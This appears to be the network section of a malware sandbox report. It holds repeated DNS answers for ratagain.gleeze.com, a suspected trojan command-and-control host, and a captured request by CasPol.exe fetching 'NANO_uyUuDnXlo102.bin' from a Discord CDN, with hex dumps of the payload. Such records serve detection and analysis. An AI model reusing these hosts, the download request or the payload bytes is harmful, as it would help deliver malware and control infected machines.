May 26, 2022 15:58:32.943698883 CEST	8.8.8.8	192.168.11.20	0x8e44	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:58:39.218426943 CEST	8.8.8.8	192.168.11.20	0x1549	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:58:45.459042072 CEST	8.8.8.8	192.168.11.20	0x6f9f	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:58:51.642990112 CEST	8.8.8.8	192.168.11.20	0x152d	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:58:57.907510042 CEST	8.8.8.8	192.168.11.20	0x5191	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:59:04.291603088 CEST	8.8.8.8	192.168.11.20	0xaa1f	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:59:10.451499939 CEST	8.8.8.8	192.168.11.20	0x2ca2	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:59:16.591386080 CEST	8.8.8.8	192.168.11.20	0x3775	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:59:22.841660976 CEST	8.8.8.8	192.168.11.20	0xb2a7	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:59:29.167557001 CEST	8.8.8.8	192.168.11.20	0x2e9f	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:59:35.532722950 CEST	8.8.8.8	192.168.11.20	0x3b49	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:59:41.901499987 CEST	8.8.8.8	192.168.11.20	0x7669	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:59:48.212218046 CEST	8.8.8.8	192.168.11.20	0x5408	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 15:59:54.441189051 CEST	8.8.8.8	192.168.11.20	0x90a9	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:00:00.628546953 CEST	8.8.8.8	192.168.11.20	0xd2e9	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:00:07.058650017 CEST	8.8.8.8	192.168.11.20	0x97d5	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:00:13.201380968 CEST	8.8.8.8	192.168.11.20	0x3913	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 26, 2022 16:00:19.329124928 CEST	8.8.8.8	192.168.11.20	0x1ccd	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:00:25.745245934 CEST	8.8.8.8	192.168.11.20	0x560c	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:00:31.918302059 CEST	8.8.8.8	192.168.11.20	0x64b6	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:00:38.151762009 CEST	8.8.8.8	192.168.11.20	0xb7bb	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:00:44.534817934 CEST	8.8.8.8	192.168.11.20	0x3871	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:00:50.891216040 CEST	8.8.8.8	192.168.11.20	0xdf15	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:00:57.051117897 CEST	8.8.8.8	192.168.11.20	0xfd12	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:01:03.315269947 CEST	8.8.8.8	192.168.11.20	0x731e	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:01:09.629868984 CEST	8.8.8.8	192.168.11.20	0xeb4	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:01:16.040900946 CEST	8.8.8.8	192.168.11.20	0xacb2	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:01:22.204545975 CEST	8.8.8.8	192.168.11.20	0xaf37	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:01:28.655107975 CEST	8.8.8.8	192.168.11.20	0x416d	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:01:34.905594110 CEST	8.8.8.8	192.168.11.20	0xc8d1	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:01:41.183576107 CEST	8.8.8.8	192.168.11.20	0xf215	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:01:47.354952097 CEST	8.8.8.8	192.168.11.20	0xd7b3	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:01:53.478034019 CEST	8.8.8.8	192.168.11.20	0xf16d	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:01:59.744914055 CEST	8.8.8.8	192.168.11.20	0xc23d	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:02:06.195223093 CEST	8.8.8.8	192.168.11.20	0xc733	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:02:12.442691088 CEST	8.8.8.8	192.168.11.20	0xb227	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:02:18.913083076 CEST	8.8.8.8	192.168.11.20	0xc3e7	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:02:25.291871071 CEST	8.8.8.8	192.168.11.20	0x1d82	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:02:31.531189919 CEST	8.8.8.8	192.168.11.20	0x44f1	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:02:37.805130959 CEST	8.8.8.8	192.168.11.20	0xcb54	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:02:44.170520067 CEST	8.8.8.8	192.168.11.20	0xe1f	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:02:50.500200033 CEST	8.8.8.8	192.168.11.20	0x67ed	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:02:57.792268038 CEST	8.8.8.8	192.168.11.20	0xf7f0	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:03:04.038685083 CEST	8.8.8.8	192.168.11.20	0xca2	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:03:10.197859049 CEST	8.8.8.8	192.168.11.20	0x2737	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:03:16.380263090 CEST	8.8.8.8	192.168.11.20	0xd5ba	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:03:22.645586967 CEST	8.8.8.8	192.168.11.20	0xa0e8	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:03:28.835760117 CEST	8.8.8.8	192.168.11.20	0xe10f	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:03:35.128395081 CEST	8.8.8.8	192.168.11.20	0xfc95	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:03:41.344512939 CEST	8.8.8.8	192.168.11.20	0x852d	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)
May 26, 2022 16:03:47.591301918 CEST	8.8.8.8	192.168.11.20	0x8f26	No error (0)	ratagain.gleeze.com		23.105.131.186	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- cdn.discordapp.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49760	162.159.129.233	443	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-26 13:55:58 UTC	0	OUT	GET /attachments/963535165500588126/979323922124263434/NANO_uyUuDnXlo102.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: cdn.discordapp.com Cache-Control: no-cache
2022-05-26 13:55:58 UTC	0	IN	HTTP/1.1 200 OK Date: Thu, 26 May 2022 13:55:58 GMT Content-Type: application/octet-stream Content-Length: 207424 Connection: close CF-Ray: 711702f12a115b2c-FRA Accept-Ranges: bytes Age: 412 Cache-Control: public, max-age=31536000 Content-Disposition: attachment;%20filename=NANO_uyUuDnXlo102.bin ETag: "e9a2525ed53d5bc5f12a76dd223bc42b" Expires: Fri, 26 May 2023 13:55:58 GMT Last-Modified: Thu, 26 May 2022 10:03:38 GMT Vary: Accept-Encoding CF-Cache-Status: HIT Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" x-goog-generation: 1653559418047026 x-goog-hash: crc32c=oJP6fA== x-goog-hash: md5=6aJSXtU9W8XxKnbdIjvEKw== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 207424 X-GUploader-UploadID: ADPycdsJ9dclVBcGPGqxW5Q8aYH5-iGd4QSgRMpgfOJSqqPpoDBeY0Dm4g3GrfwiQB88dZ6grQM8P_voqKJlYTHdH3dA2g X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=ylj9fdORpiiVYOHhbzeou96JNh7P6Sjp pO0yUgTqcFfIZ4lIsq4LjwNZPP794TFPYxtIYOyKa5NqqUKGaiEAlsnjA0Ig8Q1iHvnmGhDL1W2Rg4gVPq4%2FWjPm p3vRXJPI3vww2g%3D%3D"}],"group":"cf-nel","max_age":604800}
2022-05-26 13:55:58 UTC	1	IN	Data Raw: 4e 45 4c 3a 20 7b 22 73 75 63 63 65 73 73 5f 66 72 61 63 74 69 6f 6e 22 3a 30 2c 22 72 65 70 6f 72 74 5f 74 6f 22 3a 22 63 66 2d 6e 65 6c 22 2c 22 6d 61 78 5f 61 67 65 22 3a 36 30 34 38 30 30 7d 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 0d 0a Data Ascii: NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}Server: cloudflare
2022-05-26 13:55:58 UTC	1	IN	Data Raw: 64 b2 93 76 3c f0 e0 a1 e9 2a 70 0a 28 9e eb f4 95 02 3a 82 94 e4 a1 64 76 f6 86 32 3d 61 a6 63 0c a2 5e 38 cb f8 ad 47 24 5b 9c 2d 18 22 aa ab 2c 74 ab 08 c2 6e 7e cb 25 05 ab 6c 15 80 04 5c 48 2b 6a 80 c6 d4 45 14 7b c7 05 f8 a1 09 d0 eb f2 60 ec d2 6f 9d 94 28 26 5d 6a 65 ec 64 79 d3 54 fd 0a af 39 fd fb 66 04 b0 ce 31 f0 16 07 03 05 f4 c2 b9 34 72 d7 cb 68 31 d3 39 76 a0 b9 03 5c 9a 03 a5 72 1e f4 a4 32 a0 d6 e1 82 d1 db 52 d4 f2 8f e8 f0 63 8e 1d ac 02 40 e7 7c 4f 7d 12 1a d3 8e 72 47 55 59 66 d2 19 5d 2b 0a 1e 44 85 fe fd 7e 5a 18 10 0c 01 5b 51 f9 39 f5 20 92 13 2a c7 81 ab 5f 6e 71 a0 97 58 c3 65 20 4d 20 8f 9d 41 56 25 b9 b4 4a 1c b7 b7 17 d8 d4 61 1c a2 c1 09 e3 6b 41 ec b5 72 fb 00 74 aa e5 9d 86 41 13 08 00 3e 8d da ab af 64 71 22 26 e9 ff 83 Data Ascii: dv<*p(:dv2=ac^8G$[-",tn~%l\H+jE{`o(&]jedyT9f14rh19v\r2Rc@|O}rGUYf]+D~Z[Q9 *_nqXe M AV%Ja kArtA>dq"&
2022-05-26 13:55:58 UTC	2	IN	Data Raw: 23 1b 6a 21 1d b1 7e 38 8d 6e 6a b6 6f 7a ca 78 25 c9 50 58 be 12 61 12 ed 96 1c ef e5 f9 4d f3 bf 2c 31 a0 a9 40 17 29 ab 77 de 2e bd f9 1f 21 d9 e4 34 68 d2 ba 2a ff 33 8b ea 5d 48 ff 7e 39 2c 96 aa 51 9b 8b fb 67 a4 66 cb 51 2a 01 43 c8 13 96 f0 5f 25 4f 0f 60 1c 9b 52 ca cb f5 94 89 34 d5 ae ff 00 e0 82 30 79 b3 10 13 6d 86 fa 6b e2 ab 65 48 c0 94 a3 f1 bd 06 f1 5d 40 36 61 3f 6b c6 80 9d 72 56 8f 10 9f e6 74 8a 11 c3 9c 0e 0d 32 a9 71 84 7c d2 eb 81 6c db ac a6 5f fc e2 2b 71 7a 73 a1 e3 e7 93 90 2f 81 92 0b ae 75 34 ea e2 0e 27 20 ce 5e de b8 04 48 40 ed 79 2a 86 13 54 60 40 0b 97 5f 5b 21 48 d3 a8 5d 16 8f 5b 83 5a cb 38 46 f3 51 69 72 72 53 19 74 ad 32 70 5c 42 f8 f7 91 88 05 45 97 77 6b 11 82 90 fd 2f 02 1b 26 83 85 1f d3 8f 28 44 8a d8 94 d1 77 Data Ascii: #j!~8njozx%PXaM,1@)w.!4h*3]H~9,QgfQ*C_%O`R40ymkeH]@6a?krVt2q|_+qzs/u4' ^H@y*T`@_[!H][Z8 FQirrSt2p\BEwk/&(Dw
2022-05-26 13:55:58 UTC	4	IN	Data Raw: 41 13 02 14 0d 97 a4 e2 af 64 55 0e 35 97 f7 83 f8 45 6a 20 28 94 37 50 ea 36 20 8a 71 4e f7 94 c4 d8 73 e3 e4 4f 02 10 e0 52 42 c3 6e c1 c3 46 86 49 e9 dd 7e 2d e9 df b0 7c f5 87 8c 8c b2 da 68 7a a1 e8 77 d0 8d 34 4a d0 76 03 c8 ad 69 b9 bb 0f 0d 7c 79 d9 54 22 ad 46 32 1e 85 39 7d 81 ef 6d 0a 9e 26 69 75 14 67 52 4b 19 63 51 85 90 10 04 fc e6 a8 92 89 9f 96 05 8e 33 5f d1 66 39 0f 64 15 f8 fc b7 35 a9 36 1b ff dc 9a 6f d8 ed 48 17 ab 0a 31 f0 14 97 60 d6 2e b7 6a 69 92 a3 d0 1d 5b b6 dd cb 58 94 84 30 4f 55 a8 43 a8 e7 ae 78 8a 00 33 a0 36 a7 d3 f3 8a 24 0c c6 f4 e6 3e 47 fc 82 c6 54 4c 62 71 41 71 33 e3 5a 8a 0f 15 50 03 19 ee fa 73 0f 0a 50 0a 90 be 5a 0f 96 d8 e8 44 6e 35 ad f6 3b fe ce 49 10 57 40 89 0f e8 04 1d bf 2f e0 d8 13 3c c8 24 9c 89 86 2b Data Ascii: AdU5Ej (7P6 qNsORBnFI~-|hzw4Jvi|yT"F29}m&iugRKcQ3_f9d56oH1`.ji[X0OUCx36$>GTLbqAq3ZPsPZDn 5;IW@/<$+

Timestamp	kBytes transferred	Direction	Data
2022-05-26 13:55:58 UTC	5	IN	Data Raw: 83 e1 e8 e4 fa 2c 4b 96 f0 52 a0 6e 33 f0 74 d7 05 90 39 61 c6 e3 9f 50 15 48 df 18 d0 45 99 1e 59 77 33 05 48 2a af cb 54 1f dd 59 36 9d 22 a7 e3 2d 33 b6 b2 c2 d2 d6 eb 00 73 c8 a8 9b 3d 80 1e 02 ad f7 0e 61 14 08 d7 53 11 56 ce e9 cf 85 3b f7 32 90 e6 3f 05 71 f0 aa e3 ff ae 32 54 34 05 f8 5e f5 e0 e1 4a 47 ec d2 6f 9d 94 28 66 5f 71 7c c1 6e 5f a8 4e fd 0a ab 14 fb d0 65 22 9b 3a 1b f2 0e 1b 2e 09 d2 b9 a3 34 72 d3 a4 18 31 d3 33 dc 86 92 f1 52 86 89 a1 72 8d fd 69 13 18 d7 ad 4f f2 98 20 90 8b 89 e3 98 0c e9 6b e0 69 4b 87 3b 0a e7 57 6c e9 f0 3a 6b 01 57 12 f2 70 37 64 3f 51 17 af b9 b4 31 cd 36 1e 31 02 7f 44 f9 39 f5 20 92 13 7a 80 a9 ea 13 6f 78 a2 35 6a 07 32 06 6b 0a f2 86 41 56 21 72 4c 44 1d bc a5 21 d9 d4 a2 1d a2 c1 62 e2 6b 50 92 f6 72 69 Data Ascii: ,KRn3t9aPHEYw3H*TY6"-3s=aSV;2?q2T4^JGo(f_q|n_Ne":.4r13RriO kiK;Wl:kWp7d?Q161D9 zox5j2kAV !rLD!bkPri
2022-05-26 13:55:58 UTC	6	IN	Data Raw: b3 21 29 81 df ec 00 0f 89 3d dd 38 b4 7f c7 03 a1 e4 3e 76 2a d4 45 01 32 97 3e 54 48 18 71 22 c2 68 fb 77 bb 0b db b7 ba 4e 36 79 6b 07 54 4f ba 94 d5 a0 2f 17 19 68 75 a5 d1 ca c1 90 ce 9c 21 ac 88 f6 28 a2 98 1d 60 9e 31 19 71 8a fa 6b e2 f0 78 48 c0 94 c0 a2 bf 20 d7 73 ed 18 61 3f 74 c5 2e e0 55 5c e0 44 b4 17 7d 66 33 c1 81 24 0b 18 a9 71 84 7d cc e9 fa 4e db d5 a2 4d 62 67 1f fb 70 07 b2 e1 e7 e8 8c 73 68 b4 38 84 08 17 ea f1 3a 08 d8 fa 5d ee b1 0e 57 40 fc 7a 36 98 3e 72 44 bc 66 bc 5f 5b 3e 24 aa 2e 5d 1c 86 39 8a 77 d3 1c 4c de ac 5a 5c 58 2e 21 72 b6 2b 76 a9 64 6a cf 92 88 11 6f b1 5c bf 37 a9 67 d9 1d e5 24 11 a1 fe 26 d3 8f 2c 65 ac f3 72 d3 6a 8c 1b f7 42 89 43 f9 ae 76 cd ce 6c bd 8b 21 6f e7 f4 66 2f 34 25 9d ed 9e 5b 50 49 cd 66 7f 6f Data Ascii: !)=8>v*E2>THq"hwN6ykTO/hu!(`1qkxH sa?t.U\D}f3$q}NMbgpsh8:]W@z6>rDf_[>$.]9wLZ\X.!r+vdjo\7 g$&,erjBCv!of/4%[PIfo
2022-05-26 13:55:58 UTC	8	IN	Data Raw: ba 9b 79 8c 41 58 15 02 cf a2 27 c3 64 df 15 f6 25 49 ef 05 2d aa c1 93 ba 13 5c 94 85 97 c8 5e 0a 51 7b ef 72 1f ab 47 15 f8 c2 09 de 87 6f fe c8 aa 07 a2 73 eb 79 0e ca 79 b9 1e 85 33 fd b3 8b 6c 0e b6 8e 69 75 1e 3d f4 4b 19 4e 79 ee 90 56 02 d1 fb 81 87 09 d5 60 05 8a 18 24 51 4c 39 a8 61 3e 34 72 9b 35 a9 32 30 31 f4 f5 6f d8 eb 60 65 ab 0a da d9 67 97 8d d1 06 c3 4a 69 94 8b f6 1d 5b b1 ee 92 5e 94 bb 19 25 55 ba 45 80 97 dd 1e 8c 28 4e b9 1b b5 dd 9f 88 aa bd f9 d8 fc 13 4c f2 e2 ea 59 6c 72 ab 41 71 35 c1 08 60 1c 17 53 88 12 c5 0d 28 5f 0a 50 0a b4 d4 58 08 0a 89 c4 44 6e 32 a2 89 3b fe cb 18 0b 7f 27 8d 07 ec 2b 6c e7 b5 9f c2 8e 3c c9 53 86 d6 86 2a 93 43 9c 7e 4e 4e 1d 74 21 21 1e 8b 52 3c f2 6e 41 ad 42 7c ec a5 71 4c 50 58 b2 23 b4 17 4f e8 Data Ascii: yAX'd%I-\^Q{rGosyy3liu=KNyV`$QL9a>4r5201o`egJi[^%UE(NLYlrAq5`S(_PXDn2;'+l<S*C~NNt!!R<nAB |qLPX#O
2022-05-26 13:55:58 UTC	9	IN	Data Raw: 77 dc ff 06 78 24 a6 ed ce 6b d7 59 36 86 a2 92 ff 38 1a c2 a3 b9 cb d2 c3 64 5f ce 85 18 2d ab ea 2c b7 e4 97 fb 10 77 bf 4d 02 52 f2 00 d1 9c 16 ee 11 6a 9c 40 05 71 f8 92 c0 dd 54 10 e5 be 4d f8 5e f7 a1 a3 4a 60 ed af 70 9d 94 2c 74 58 63 74 e8 73 21 49 2d cf 0a af 38 8c c9 66 04 b1 b3 2f f0 16 03 11 00 fd d3 bd 2c 2a 4d bf c3 31 d3 38 8b 80 b9 03 56 97 bc a2 63 ae e4 31 89 6c dd ad 4f eb f2 18 bd 81 ab 8a 87 1e ec 14 ef 6f 60 80 35 41 12 7d 68 8e cd 17 67 23 52 22 f2 70 37 19 4b 2a 08 a5 93 96 75 5f 36 1d 0b 26 7d 7a 9d 47 d9 20 92 17 68 87 fa b4 13 6f 76 cf 8c 7f 2a 3b 0c 73 5e a3 9d 41 52 37 5c cf 5b 1d bc b2 7e 63 d4 a9 17 b1 c9 7b ea 10 5f ec b5 76 7b e2 0e b4 e5 bd 82 69 aa 08 02 34 9b f5 c3 d1 48 51 22 22 fb f8 f8 e7 41 46 21 11 f4 58 ec ec 1e Data Ascii: wx$kY68d_-,wMRj@qTM^J`p,tXcts!I-8f/,*M18Vc1lOo`5A}hg#R"p7K*u_6&}zG hov*;s^AR7\[~c{_v{i4HQ""AF!X
2022-05-26 13:55:58 UTC	10	IN	Data Raw: cb 6c 93 df bb 0b d1 af 97 68 12 4e 0c 2f 95 45 b8 9c 8e 70 28 46 1d 40 db d6 52 c0 41 aa da 89 30 f5 8c d9 28 a8 86 1b cf 38 39 1b 02 cf d1 a3 68 e9 2a 48 c4 b5 0d 94 85 05 f1 dd 90 3e 61 12 70 ee d7 ee b0 5c e0 4a 88 cb 7d 70 11 c6 1e 09 0b 18 ad 5a 84 03 b0 eb 81 69 f3 16 a6 4e 40 cf 1d 25 19 0d df e1 e7 ee b0 df 49 42 00 86 8a 34 ea f7 16 e7 20 fa 54 c0 95 06 6e 56 e2 57 30 be 15 6c 4b 95 eb 93 74 a3 33 2f 18 a2 23 31 8c 4d 9d 71 fb db 54 f3 a5 13 bc 72 53 08 7a a1 77 51 59 6d f7 48 a3 6a c0 71 94 74 ff 37 a9 7c d0 03 d3 85 34 57 9b 2a 2c 8f 28 49 a2 6c 85 d3 6f 94 73 f7 6e 83 9d f9 84 77 dd ce 6e be 95 1e 63 92 b7 64 4a 57 25 9d e8 a1 77 7d 4e b1 43 7f 6f 67 6d 7d ce c6 b4 a8 e2 c8 d9 22 0f 6f 89 d0 8f b2 48 48 c2 77 dc 2a 66 27 0c 2c e9 b9 35 62 72 Data Ascii: lhN/Ep(F@RA0(89h*H>ap\J}pZiN@%IB4 TnVW0lKt3/#1MqTrSzwQYmHjqt7|4W*,(IlosnwncdJW%w}NCogm}" oHHw*f',5br
2022-05-26 13:55:58 UTC	12	IN	Data Raw: 86 19 71 f6 5e 07 d1 34 4c f2 d0 03 bb 76 41 d8 b1 15 2a a4 5f f5 78 28 c7 0d b2 2b 85 39 79 aa 7f 46 2a 64 28 69 75 3c cb 53 4b 13 43 71 7f 90 56 04 a4 ec ad 9a b8 27 48 8d 8e 33 e8 fb 28 11 e9 64 15 fe e4 99 3f 81 77 1a ff da b2 b1 d8 ed 42 3d e5 22 e7 f0 14 91 a0 d6 04 9f 95 69 92 a9 be 99 5b b7 c0 d1 45 a4 be 31 3f 55 ba 43 9e f6 dd 0f a2 38 38 b9 1d 9e f4 cf f6 d1 bb d1 a9 d1 73 62 05 94 ea 53 19 ba d3 41 7b 2b c4 6f 46 1a 39 9a f3 12 cf 64 e2 23 0a 5a 0a bc ac 7a d8 12 89 5f 44 6e 32 b3 5d 3b fe c5 1f 02 5d 6b 6d 01 c2 e7 0a e7 bf bf c2 9b 3c c9 53 70 ad a3 02 d9 6b 16 74 54 65 2f 52 26 01 1b 99 86 22 a5 91 41 ad 44 54 58 a5 59 cf 78 39 b4 39 93 b9 6a 9d 37 08 ea d5 59 d5 a9 07 2f b8 b0 63 4b 0f a7 7d de 2e b6 83 58 5b d8 e4 38 51 2d 91 42 7a 32 9d Data Ascii: q^4LvA*_x(+9yF*d(iu<SKCqV'H3(d?wB="i[E1?UC88sbSA{+oF9d#Zz_Dn2];]km<SpktTe/R&"ADTXYx99j7Y /cK}.X[8Q-Bz2
2022-05-26 13:55:58 UTC	13	IN	Data Raw: c0 29 bf ed 19 4c 07 09 ac 69 5b 56 d4 ac d1 9c 17 e7 24 97 89 1b 05 71 fa be c5 d4 54 6a 02 c7 05 fc 7e 26 f4 3b 54 48 13 d2 6f 9b bc 80 66 5d 60 7e c1 67 5f f8 57 f7 21 af 3f ff d3 9a 04 b0 c4 ef d4 33 2f 4f 05 f4 c8 a3 19 6a f1 cc 48 c5 f7 e9 e8 88 46 03 52 83 91 1f 72 aa fb 41 72 18 d7 a7 91 f3 84 11 5b ab 87 99 92 0c e9 6f cd 72 60 8d 3b 21 37 3b 6e f3 ed 14 57 2d 2c 2d f2 70 33 0b 4e 51 17 a7 8e 84 36 25 10 3d ed 2f af 4f d1 c6 f5 20 94 3b 93 82 81 a1 3b ba 72 a0 30 65 07 34 06 67 06 a4 79 67 7d dc 59 b4 44 0e 8c b5 11 7d d4 a9 1d 9d c1 69 f3 18 28 ed b5 74 71 ca 39 8c e3 95 c1 40 13 0e 6d b8 8c da ed a9 4c 19 23 26 ef 92 0b f9 41 40 23 28 b8 36 50 ea 71 d9 8b 71 4e 2f 89 f0 9a 73 e5 8f d8 14 08 e1 3b 0f 88 6f cb ed 9f 02 48 ef 05 58 20 8d 92 b0 7a Data Ascii:)Li[V$qTj~&;THof]`~g_W!?3/OjHFRrAr[or`;!7;nW-,-p3NQ6%=/O ;;r0e4gyg}YD}i(tq9@mL#&A@#(6PqqN/s;oHX z
2022-05-26 13:55:58 UTC	14	IN	Data Raw: 35 df 0a fa 21 c7 fb 30 73 b2 10 13 14 e3 84 6b e8 d2 3c b6 c1 94 07 bd b8 2d 3a 52 bb ec 44 17 3c ee c6 97 61 58 f1 44 bf a4 5b 86 24 e9 61 24 0b 1e 81 c5 84 7d c8 c3 e0 6d db df 78 44 43 ce 19 f2 15 0a a1 e1 ed 36 86 74 6d b8 1f b2 75 34 ea f1 2a 23 66 a0 5e fe fe 0e 48 41 fe 7a 22 98 58 08 46 b4 1d 9f 5f 5b 21 17 86 a8 d2 1c 8c 4d dc 77 d3 0f 7c 65 af 7c 7c 5e 56 df f0 b6 2f 5d 2f 55 79 ff 95 a0 0e 6e b1 56 9b c2 a9 76 d1 22 8d 39 16 87 81 2a 42 8f 28 49 a7 c1 fb e2 69 bc 16 df 64 88 43 f3 86 a9 cd ce 64 c0 a4 0c 63 c5 fa 75 55 11 2f e3 fb b3 47 71 30 9f 42 7f 6b 5e 02 90 df ee d0 b2 cf dd e9 08 78 36 8e e9 7b cc 79 48 e9 70 b8 12 92 20 75 35 ce b3 14 90 6d f7 5e fa 63 b8 ea 52 44 e1 01 58 5a 8a 2a 4a 37 22 59 36 9b 0a 11 ff 38 18 94 f5 b9 cb dc 35 07 Data Ascii: 5!0sk<-:RD<aXD[a}mxDC6tmu4*#f^HAz"XF_[!Mw|e|^V/]/UynVv"9*B(lidCdcuU/Gq0Bk^x6{yHp u5m^ cRDXZ*J7"Y685
2022-05-26 13:55:58 UTC	16	IN	Data Raw: 8b 6c 0a d7 28 69 64 6a 6b 53 4b 1d 46 71 14 b6 86 1a d4 18 aa 92 8f b7 89 05 8e 39 c6 79 66 39 a2 7f 38 f3 d4 b1 1d 07 36 1b f5 f1 91 44 db e7 63 e4 d5 75 dc f1 1e bd 8b ff 81 b7 4a 63 ba 88 97 1d 5d aa eb f1 78 93 ab ab 3b fe ba 43 a9 dc d6 35 7e 1b 09 bd 1b fd f5 e5 88 94 bb d1 bc 82 6d 4a da 90 e8 79 fb 7c 03 5f 59 cc e9 71 66 34 f8 7b f3 18 ed a3 00 23 00 4e 21 95 90 5e 20 06 a0 a0 4e b0 13 d6 95 ce db e7 78 01 57 4a 97 2a f2 25 0d c7 2f bf 3a 0d 14 36 55 ae 8f ae 9e 95 6b 10 56 2f 48 37 7e ff 22 16 90 b0 16 9c 48 40 bd 42 7c ec a5 59 c9 79 71 b4 1d df 67 69 97 07 de c4 d4 e0 d5 a9 07 65 85 b0 7c 7e 45 83 3b da 38 9b f8 56 6b f1 6d 3e 7c 26 90 3f 0a 19 68 34 eb 45 2c 6c 3a 34 68 bb 71 93 be db b7 bc 58 2f 7c 07 21 42 5d 95 b9 d6 20 62 46 19 6c 1c cc Data Ascii: l(idjkSKFq9yf986DcuJc]x;C5~mJy|_Yqf4{#N!^ NxWJ*%/:6UkV/H7~"H@B|Yyqgie|~E;8Vkm>|&?h4E,l:4hqX/|!B] bFl

Timestamp	kBytes transferred	Direction	Data
